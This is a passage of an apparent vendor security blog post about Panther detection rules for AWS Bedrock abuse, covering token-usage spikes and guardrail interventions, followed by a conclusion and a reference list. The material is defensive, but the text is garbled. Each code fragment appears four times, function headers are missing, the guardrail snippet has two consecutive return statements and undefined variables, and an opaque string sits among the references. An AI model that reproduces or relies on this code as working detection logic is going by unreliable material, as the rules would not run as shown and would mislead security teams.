    # Only process InvokeModel and Converse operations
    if event.get("operation") not in ["InvokeModel", "Converse"]:
        return False
    # retrieve the necessary values from the logs
    token_usage = event.deep_get("output", "outputBodyJson", "usage", "totalTokens", default=0)
    model_id = event.get("modelId", default="")
    # Get the appropriate threshold for each model
    if "haiku" in model_id:
        threshold = 3000
    elif "sonnet" in model_id:
        threshold = 4000
    elif "opus" in model_id:
        threshold = 5000
    else:
        threshold = 4000  # default threshold
def rule(event):
    # Only process InvokeModel and Converse operations
    if event.get("operation") not in ["InvokeModel", "Converse"]:
        return False
    # retrieve the necessary values from the logs
    token_usage = event.deep_get("output", "outputBodyJson", "usage", "totalTokens", default=0)
    model_id = event.get("modelId", default="")
    # Get the appropriate threshold for each model
    if "haiku" in model_id:
        threshold = 3000
    elif "sonnet" in model_id:
        threshold = 4000
    elif "opus" in model_id:
        threshold = 5000
    else:
        threshold = 4000  # default threshold
def rule(event):
    # Only process InvokeModel and Converse operations
    if event.get("operation") not in ["InvokeModel", "Converse"]:
        return False
    # retrieve the necessary values from the logs
    token_usage = event.deep_get("output", "outputBodyJson", "usage", "totalTokens", default=0)
    model_id = event.get("modelId", default="")
    # Get the appropriate threshold for each model
    if "haiku" in model_id:
        threshold = 3000
    elif "sonnet" in model_id:
        threshold = 4000
    elif "opus" in model_id:
        threshold = 5000
    else:
        threshold = 4000  # default threshold
def rule(event):
    # Only process InvokeModel and Converse operations
    if event.get("operation") not in ["InvokeModel", "Converse"]:
        return False
    # retrieve the necessary values from the logs
    token_usage = event.deep_get("output", "outputBodyJson", "usage", "totalTokens", default=0)
    model_id = event.get("modelId", default="")
    # Get the appropriate threshold for each model
    if "haiku" in model_id:
        threshold = 3000
    elif "sonnet" in model_id:
        threshold = 4000
    elif "opus" in model_id:
        threshold = 5000
    else:
        threshold = 4000  # default threshold

Here the detection checks if the token usage exceeded the threshold and if any output tokens were generated. Zero output tokens generated could hint at malicious activities such as attempted data exfiltration. This is imperative to ensure that unusual token patterns are swiftly identified. 

    # Check for abnormal token usage
    if token_usage > threshold:
        return True
    # Flag unusual token patterns (high usage with no actual output)
    output_tokens = event.deep_get("output", "outputBodyJson", "usage", "outputTokens", default=0)
    if token_usage > 1000 and output_tokens == 0:
        return True
    return False
    # Check for abnormal token usage
    if token_usage > threshold:
        return True
    # Flag unusual token patterns (high usage with no actual output)
    output_tokens = event.deep_get("output", "outputBodyJson", "usage", "outputTokens", default=0)
    if token_usage > 1000 and output_tokens == 0:
        return True
    return False
    # Check for abnormal token usage
    if token_usage > threshold:
        return True
    # Flag unusual token patterns (high usage with no actual output)
    output_tokens = event.deep_get("output", "outputBodyJson", "usage", "outputTokens", default=0)
    if token_usage > 1000 and output_tokens == 0:
        return True
    return False
    # Check for abnormal token usage
    if token_usage > threshold:
        return True
    # Flag unusual token patterns (high usage with no actual output)
    output_tokens = event.deep_get("output", "outputBodyJson", "usage", "outputTokens", default=0)
    if token_usage > 1000 and output_tokens == 0:
        return True
    return False

Utilizing this Panther detection helps to mitigate the dangers of attackers attempting to run InvokeModelWithResponseStream or InvokeModel against AWS Bedrock. This detection specifically monitors for harmful activity by checking for token spikes, abnormally long responses, and unexpected outputs. 

By noting typical baselines of token usage, this detection spots malicious activities before they can take hold. Attackers utilize AWS Bedrock for heavy token generating activities such as long output malware scripts, mass phishing attacks, social engineering conversations, etc. Due to the thresholds set in place by the detection, you can quickly spot bulk content generation, abnormal queries by IAM users, and prevent cost-based resource usage as well. With this detection spotting these instances quickly, it provides security teams with ample time to revoke credentials, terminate sessions, and isolate the suspicious role. 

Aws_bedrockmodelinvocation_guardrailintervened - Detects when AWS Bedrock guardrail features have intervened during AI model invocations. It specifically monitors when an AI model request is blocked by Guardrails. This helps security teams identify when users attempt to generate potentially harmful or inappropriate content through AWS Bedrock models.

This detection logic notes the reason that the AI model stopped generating a response. The JSON output file contains more details on the reason the guardrail intervened. 

 stop_reason = event.deep_get(
        "output", "outputBodyJSON", "stopReason", default="<UNKNOWN REASON>"
    )
    action_reason = event.deep_get(
        "output",
        "outputBodyJSON",
        "amazon-bedrock-trace",
        "guardrail",
        "actionReason",
        default="<UNKNOWN ACTION REASON>",
    )
    return stop_reason == "guardrail_intervened" or action_reason.startswith("Guardrail blocked")
    return (
        f"The model [{model_id}] was invoked with the operation [{operation_name}] "
        f"by the account [{account_id}]. Stop reason [{stop_reason}]. "
        f"Action reason [{action_reason}]."
    )
 stop_reason = event.deep_get(
        "output", "outputBodyJSON", "stopReason", default="<UNKNOWN REASON>"
    )
    action_reason = event.deep_get(
        "output",
        "outputBodyJSON",
        "amazon-bedrock-trace",
        "guardrail",
        "actionReason",
        default="<UNKNOWN ACTION REASON>",
    )
    return stop_reason == "guardrail_intervened" or action_reason.startswith("Guardrail blocked")
    return (
        f"The model [{model_id}] was invoked with the operation [{operation_name}] "
        f"by the account [{account_id}]. Stop reason [{stop_reason}]. "
        f"Action reason [{action_reason}]."
    )
 stop_reason = event.deep_get(
        "output", "outputBodyJSON", "stopReason", default="<UNKNOWN REASON>"
    )
    action_reason = event.deep_get(
        "output",
        "outputBodyJSON",
        "amazon-bedrock-trace",
        "guardrail",
        "actionReason",
        default="<UNKNOWN ACTION REASON>",
    )
    return stop_reason == "guardrail_intervened" or action_reason.startswith("Guardrail blocked")
    return (
        f"The model [{model_id}] was invoked with the operation [{operation_name}] "
        f"by the account [{account_id}]. Stop reason [{stop_reason}]. "
        f"Action reason [{action_reason}]."
    )
 stop_reason = event.deep_get(
        "output", "outputBodyJSON", "stopReason", default="<UNKNOWN REASON>"
    )
    action_reason = event.deep_get(
        "output",
        "outputBodyJSON",
        "amazon-bedrock-trace",
        "guardrail",
        "actionReason",
        default="<UNKNOWN ACTION REASON>",
    )
    return stop_reason == "guardrail_intervened" or action_reason.startswith("Guardrail blocked")
    return (
        f"The model [{model_id}] was invoked with the operation [{operation_name}] "
        f"by the account [{account_id}]. Stop reason [{stop_reason}]. "
        f"Action reason [{action_reason}]."
    )

This detection provides insight into the instances where a malicious actor could be attempting to generate malicious prompts. The context that the detection provides as to what prompt was submitted is key to aid in investigations.

Conclusion

Panther provides a wide detection coverage across the AI threat landscape through the correlation of cloud, identity, and AI service telemetry. Panther’s detection matrix spans anomalous API key activity, privilege escalation, abnormal LLM token usage, guardrail interventions, and unauthorized model access. In turn, this provides security teams with the visibility required to identify early-stage abuse and active exploitation. These Panther detections provide rapid investigation, contextualized alerting, and decisive response across platforms such as OpenAI, AWS Bedrock, and other related AI ecosystems.

As a means to strengthen security posture, organizations should prioritize treating AI as critical infrastructure. Best practices include enforcing least-privilege access, protecting and rotating credentials, and implementing monitoring and cost controls. Utilizing Panther for AI and cloud telemetry log centralization is key to detect abuse early, contain incidents rapidly, and prevent financial or reputational damage.

In the future, threats driven by AI are likely to increase and become more adaptive, autonomous, and difficult to detect. Malicious actors will only get more creative and leverage existing legitimate tools to disguise their actions and craft malicious payloads. Malware, reconnaissance tooling, social engineering workflows, and similar malicious actions are the future of adversary tooling. Staying ahead of the game is key by investing in AI-aware security controls and detections provided by Panther to protect your organization against the future generation of adversarial AI attacks.

Don't miss part one of our LLM threats and Defensive Strategies series here.

Appendix

Detections

OpenAI_Anomalous API Key Usage

OpenAI_Admin Role Added to User

OpenAI_SCIM Configuration Change

OpenAI_Bruteforce Login Success

OpenAI_IP Allowlist Change

Aws_bedrockmodelinvocation_abnormaltokenusage 

Aws_bedrockmodelinvocation_guardrailintervened

References

https://cloud.google.com/blog/topics/threat-intelligence/threat-actor-usage-of-ai-tools 

2b0BDWVDG6TKcLkdR1m1HoSh0vh7TSX4-HbOeKDf7C5-BG 

https://www.ibm.com/reports/data-breach 

https://www.varonis.com/blog/data-breach-statistics 

https://weekendbyte.com/p/hidden-prompt-injection 

https://www.microsoft.com/en-us/security/blog/2025/11/03/sesameop-novel-backdoor-uses-openai-assistants-api-for-command-and-control/


Share:

Share:

Share:

Share:

Ready for less noise
and more control?

See Panther in action. Book a demo today.

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.

Product
Resources
Support
Company

Get product updates, webinars, and news

By submitting this form, you acknowledge and agree that Panther will process your personal information in accordance with the Privacy Policy.